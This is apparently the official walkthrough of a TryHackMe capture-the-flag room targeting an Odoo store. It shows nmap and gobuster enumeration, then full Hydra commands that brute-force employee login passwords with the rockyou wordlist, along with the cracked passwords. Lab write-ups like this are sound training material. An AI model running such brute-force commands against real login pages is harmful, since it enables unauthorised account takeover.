



Unbreakable AZ Store 1

Official write-up

Room link: <https://tryhackme.com/room/azstore1>

By: <https://www.tryhackme.com/p/nassim>

[Task 2] Enumeration

Firing up the nmap on full ports gives the following:

```
kali@kali:~$ nmap -p- 10.10.5.165
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-19 13:36 EDT
Nmap scan report for 10.10.5.165
Host is up (0.070s latency).
Not shown: 65524 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
82/tcp    open  xfer
83/tcp    open  mit-ml-dev
110/tcp   open  pop3
114/tcp   open  audionews
549/tcp   open  idfp
1000/tcp  open  cadlock
1002/tcp  open  windows-icfw
8069/tcp  open  unknown
9068/tcp  open  unknown
```

Gobuster gives nothing interesting:

```
kali@kali:~$ gobuster dir -u 10.10.5.165 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.5.165
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2020/08/19 14:28:11 Starting gobuster
=====
Progress: 39316 / 220561 (17.83%)^C
[!] Keyboard interrupt detected, terminating.
=====
2020/08/19 14:33:09 Finished
=====
```

[Task 3] Explore

#1 Which "ERP" application is running on this machine ?

Tous

Actualités

Maps

Images

Vidéos

Plus

Paramètres

Outils

Environ 327 000 résultats (0,57 secondes)

[www.odoo.com](#) > [aide-1](#) > [question](#) ▾ [Traduire cette page](#)

How to change the default port (8069) used by odoo server ...

1 mars 2016 - Odoo is the world's easiest all-in-one management software. It includes hundreds of business apps: **CRM**; e-Commerce; Accounting; Inventory; PoS; Project ...

How to change default odoo port (8069)? Odoo	16 mars 2017
How can I change the 8069 to an other port in odoo 10 on ...	28 déc. 2016
need to change odoo port from 8069 to 80 Odoo	19 nov. 2017
How to Change Port 8069 to another port in openERP 6.1 ...	9 mars 2016

[Autres résultats sur www.odoo.com](#)

After googling, Port 8069 seems to be the default port of odoo application, so the answer is odoo.

#2 Version of the application ?

Odoo



Original author(s) Fabien Pinckaers

Developer(s) Odoo S.A., Community

Initial release February 2005; 15 years ago


Stable release 13.0 / October 3, 2019; 10 months ago

Going to odoo website, it seems that the last version is 13.0

[Task 4] Login

#1 What is the password of Mounir ?

First we check the website on MACHINE_IP:8069, we find a login form:



The screenshot shows a login page for 'AZ Store Web'. At the top is a logo with a blue 'A' and an orange 'Z' with 'Store web' in the middle. Below the logo is a horizontal line. Underneath is the label 'Email' followed by a text input field containing the placeholder text 'Email'. Below that is the label 'Password' followed by a text input field containing the placeholder text 'Password'. A teal 'Log in' button is positioned below the password field. Under the button is a link that says 'Don't have an account?'. At the bottom of the form area, there are two links: 'Manage Databases' and 'Powered by Odoo'.

The e-mail could be found on the box description, it is a white text of white background, select the zone will reveal it:

Find the password used by Mounir to access his account. His username is noted down.

email: mounir@az.store

If any credential is needed, you have to hack the machine.

So, usine Hydra and rockyou.txt we can find the password of Mounir, we start by checking the form structure which gives that Email inputbox name is login and the one of the password is password.

```
kali@kali:~$ hydra -l mounir@az.store -P pwr.txt -s 8069 10.10.5.165 http-post-form '/web/login/:login=^USER^&password=^PASS^:Wrong login/password'
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-19 14:57:30
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:1/p:35), ~3 tries per task
[DATA] attacking http-post-form://10.10.5.165:8069/web/login/:login=^USER^&password=^PASS^:Wrong login/password
[8069][http-post-form] host: 10.10.5.165 login: mounir@az.store password: simplicity
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-19 14:57:31
```

If Hydra gives 16 password, check them manually one by one, or hint tell you the password is simplic* from rockyou file, so you can create a new text file containing only few possible passwords, like this:

```
kali@kali:~$ cat /usr/share/wordlists/rockyou.txt | grep simplic > pwr.txt
kali@kali:~$ cat pwr.txt
simplicity
simplicio
simplice
simplicia
simplicidade
simplicty
simplicitysme
simplicity08
simplicity01
simplicidade1987
simpliciano
simplicty1
simpliciyt
simplicitysucks
simplicitymeako
simplicityme
simplicityk@hotmail.com
simplicity8
simplicity76
simplicity21
simplicity19
simplicity143
simplicity0305
simpliciol
simplicia89
simplici0
intricatesimplicity
goddessofsimplicity
aqsimplicity2
8-simplicity
4simplicity
3simplicity7
28simplicity87
261076simplicia
1simplicius
```

and hydra command will be of course:


```
hydra -l mounir@az.store -P pwr.txt -s 8069 10.10.5.165 http-post-form '/web/login/:login=^USER^&password=^PASS^:Wrong login/password'
```

Now, we can login to Mounir's account using his username and password.


[Task 5] Logged in

#1 How much money, Mounir should return to his colleague: Youcef ?

Go to the module Notes, Mounir had noted something:



Clic on Secret note:



It looks like Braille encoded text.

Decoding this Braille gives:

5VTSAGYHM4GETXTZFL1VPCXYGUGMYVLXFGBR2MRU7SLR

which seems at the moment that it has no sens.

#2 Mail address of the second employee ?

Look at the #1, it says “..... his colleague Youcef”, and since the mails are [***@az.store](#)

The answer is youcef@az.store

#3 Password of the second employee ?

Using Hydra:

```
kali@kali:~$ hydra -l youcef@az.store -P /usr/share/wordlists/rockyou.txt -s 8069 10.10.67.20 http-post-form "/web/login/:login=^USER^&password=^PASS^:'Wrong login/password':H=Cookie: session id=e2caeaf1ba004078131bebbf883d7d85452514a9; security=low"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-20 06:28:30
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.67.20:8069/web/login/:login=^USER^&password=^PASS^:'Wrong login/password':H=Cookie: session id=e2caeaf1ba004078131bebbf883d7d85452514a9; security=low
[8069][http-post-form] host: 10.10.67.20 login: youcef@az.store password: Password321
1 of 1 target successfully completed, 1 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-20 06:28:33
```

#4 Login by the credentials of the second employee, and try to retrieve the max of informations.

[Task 6] Congratulations

To be continued ...

GJQTOZLEHEZGKZTEGVTDYOYRRGRQWMNJTHAYTONBZGVQWMNZQG5RA====

; -)

Note the following for the next rooms.

Thanks so much for playing.